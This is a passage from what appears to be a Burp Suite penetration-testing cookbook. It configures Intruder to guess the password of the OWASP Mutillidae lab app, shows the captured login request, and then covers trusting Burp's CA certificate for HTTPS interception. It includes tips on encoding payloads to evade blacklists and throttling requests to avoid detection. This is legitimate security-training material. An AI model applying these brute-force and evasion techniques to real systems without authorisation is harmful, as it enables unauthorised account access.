
Payload Sets allows for the setting of the number of payloads as well as the type. For our purposes, we will use the default settings for Sniper, allowing us to use one payload with a **Payload type** of **Simple list**:



Payload Options


In the **Payload Options** section, a tester can configure a custom payload or load a preconfigured one from a file.

For our purposes, we will add one value to our payload. In the text box, type `admin`, and then click the **Add** button to create our custom payload:



Payload Processing


Payload Processing is useful when configuring special rules to be used while Intruder substitutes payloads into payload marker positions. For this recipe, we do not need any special payload-processing rules:



Payload Encoding


Payload Encoding is applied to the payload value prior to sending the request to the web server. Many web servers may block offensive payloads (for example, `<script>` tags), so the encoding feature is a means to circumvent any blacklist blocking.

For the purpose of this recipe, leave the default box checked:



Options

Finally, the **Intruder** | **Options** tab provides attack table customizations, particularly related to responses captured such as specific error messages. There are several sections within the **Intruder** | **Options** tab, including **Request Headers**, **Request Engine**, **Attack Results**, **Grep-Match**, **Grep-Extract**, **Grep - Payloads**, and **Redirections**:



Request Headers


Request Headers offers configurations specific to header parameters while Intruder is running attacks. For the purpose of this recipe, leave the default boxes checked:



Request Engine

Request Engine should be modified if a tester wishes to create less noise on the network while running Intruder. For example, a tester can throttle attack requests using variable timings so they seem more random to network devices. This is also the location for lowering the number of threads Intruder will run against the target application.

For purpose of this recipe, leave the default setting as-is:




The screenshot shows the 'Request Engine' configuration window. The title 'Request Engine' is highlighted with a red box. Below the title is a description: 'These settings control the engine used for making HTTP requests when performing attacks.' The settings are as follows:

- Number of threads: 5
- Number of retries on network failure: 3
- Pause before retry (milliseconds): 2000
- Throttle (milliseconds): Fixed 0; Variable: start 0 step 30000
- Start time: Immediately; In 10 minutes; Paused

Attack Results

After starting the attack, Intruder creates an attack table. The **Attack Results** section offers some settings around what is captured within that table.


For the purpose of this recipe, leave the default settings as-is:



Grep - Match

Grep - Match is a highly useful feature that, when enabled, creates additional columns in the attack table results to quickly identify errors, exceptions, or even a custom string within the response.


For the purpose of this recipe, leave the default settings as-is:



Grep - Extract

Grep - Extract, when enabled, is another option for adding a column in the attack table whose label is specific to a string found in the response. This option differs from **Grep - Match**, since Grep - Extract values are taken from an actual HTTP response, as opposed to an arbitrary string.


For the purpose of this recipe, leave the default settings as-is:



Grep - Payloads

Grep - Payloads provides a tester the ability to add columns in the attack table in which responses contain reflections of payloads.


For the purpose of this recipe, leave the default settings as-is:



Redirections


Redirections instructs Intruder to never, conditionally, or always follow redirections. This feature is very useful, particularly when brute-forcing logins, since a 302 redirect is generally an indication of entry.

For the purpose of this recipe, leave the default settings as-is:




Start attack button

Finally, we are ready to start Intruder. On either the **Payloads** or the **Options** tabs, click the **Start attack** button to begin:



When the attack has started, an attack results table will appear. This allows the tester to review all requests using the payloads within the payload marker positions. It also allows us to review of all responses and columns showing **Status**, **Error**, **Timeout**, **Length**, and **Comment**.

For the purpose of this recipe, we note that the payload of `admin` in the `password` parameter produced a status code of `302`, which is a redirect. This means we logged into the Mutillidae application successfully:




The screenshot displays the Burp Suite interface. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below these is a filter box that says 'Filter: Showing all items'. The main area contains a table with the following columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The table has two rows: row 0 with status 200 and length 50838, and row 1 with payload 'admin', status 302, and length 50935. The row with status 302 is highlighted in orange. Below the table are tabs for 'Request' and 'Response'. Under the 'Request' tab, there are sub-tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the raw HTTP request. The request is a POST to '/mutillidae/index.php?page=login.php' with various headers and a body containing 'username=admin&password=admin&login-php-submit-button=Login'. At the bottom, there is a search bar with '0 matches' and a 'Finished' status bar.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50838	
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50935	

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&login-php-submit-button=Login
```

Looking at **Response** | **Render** within the attack table allows us to see how the web application responded to our payload. As you can see, we are successfully logged in as an admin:



The screenshot shows the Burp Suite interface for an intruder attack. The 'Attack' window is open, displaying a table of requests and responses. The table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment. The first row (Request 0) has a Status of 200 and a Length of 50838. The second row (Request 1) has a Status of 302 and a Length of 50935, and is highlighted in orange. Below the table, the 'Response' tab is selected, and the 'Render' view is active. The rendered response shows a page titled 'OWASP Mutillidae II: Web Pwn in Mass Production'. The page content includes a security level of 0 (Hosed), hints enabled, and a message 'Logged In Admin: admin (g0t r00t?)' which is highlighted with a red box. Below this, there is a 'Login' button, a 'Back' button with a blue arrow, and a 'Help Me!' button with a red button icon. The page footer shows 'Finished'.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50838	
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50935	

Request | **Response**

Raw | Headers | Hex | HTML | Render

OWASP Mutillidae II: Web Pwn in Mass Production

2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) **Logged In Admin: admin (g0t r00t?)**

Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Capt

3 | **Login**

0 |  Back |  Help Me!

7

Finished

3

Configuring, Spidering, Scanning, and Reporting with Burp

In this chapter, we will cover the following recipes:

- Establishing trust over HTTPS
- Setting project options
- Setting user options
- Spidering with Spider
- Scanning with Scanner
- Reporting issues

Introduction

This chapter helps testers to calibrate Burp settings so they're less abusive toward the target application. Tweaks within Spider and Scanner options can assist with this issue. Likewise, penetration testers can find themselves in interesting network situations when trying to reach a target. Thus, several tips are included for testing sites running over HTTPS, or sites only accessible through a SOCKS Proxy or a port forward. Such settings are available within project and user options. Finally, Burp provides the functionality to generate reports for issues.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)
- The proxy configuration steps are covered in chapter

Establishing trust over HTTPS

Since most websites implement **Hypertext Transport Protocol Secure (HTTPS)**, it is beneficial to know how to enable Burp to communicate with such sites. HTTPS is an encrypted tunnel running over **Hypertext Transport Protocol (HTTP)**.

The purpose of HTTPS is to encrypt traffic between the client browser and the web application to prevent eavesdropping. However, as testers, we wish to allow Burp to eavesdrop, since that is the point of using an intercepting proxy. Burp provides a root, **Certificate Authority (CA)** signed certificate. This certificate can be used to establish trust between Burp and the target web application.

By default, Burp's Proxy can generate a per-target CA certificate when establishing an encrypted handshake with a target running over HTTPS. That takes care of the Burp-to-web-application portion of the tunnel. We also need to address the Browser-to-Burp portion.

In order to create a complete HTTPS tunnel connection between the client browser, Burp, and the target application, the client will need to trust the PortSwigger certificate as a trusted authority within the browser.


Getting ready

In situations requiring penetration testing with a website running over HTTPS, a tester must import the PortSwigger CA certificate as a trusted authority within their browser.

How to do it...


Ensure Burp is started and running and then execute the following steps:

1. Open the Firefox browser to the `http://burp` URL. You must type the URL exactly as shown to reach this page. You should see the following screen in your browser. Note the link on the right-hand side labeled **CA Certificate**. Click the link to download the PortSwigger CA certificate:




2. You will be presented with a dialog box prompting you to download the PortSwigger CA certificate. The file is labeled `cacert.der`. Download the file to a location on your hard drive.
3. In Firefox, open the Firefox menu. Click on **Options**.


4. Click **Privacy & Security** on the left-hand side, scroll down to **Certificates** section. Click the **View Certificates...** button:



5. Select the **Authorities** tab. Click **Import**, select the Burp CA certificate file that you previously saved, and click **Open**:



6. In the dialog box that pops up, check the **Trust this CA to identify websites** box, and click **OK**. Click **OK** on the **Certificate Manager** dialog as well:



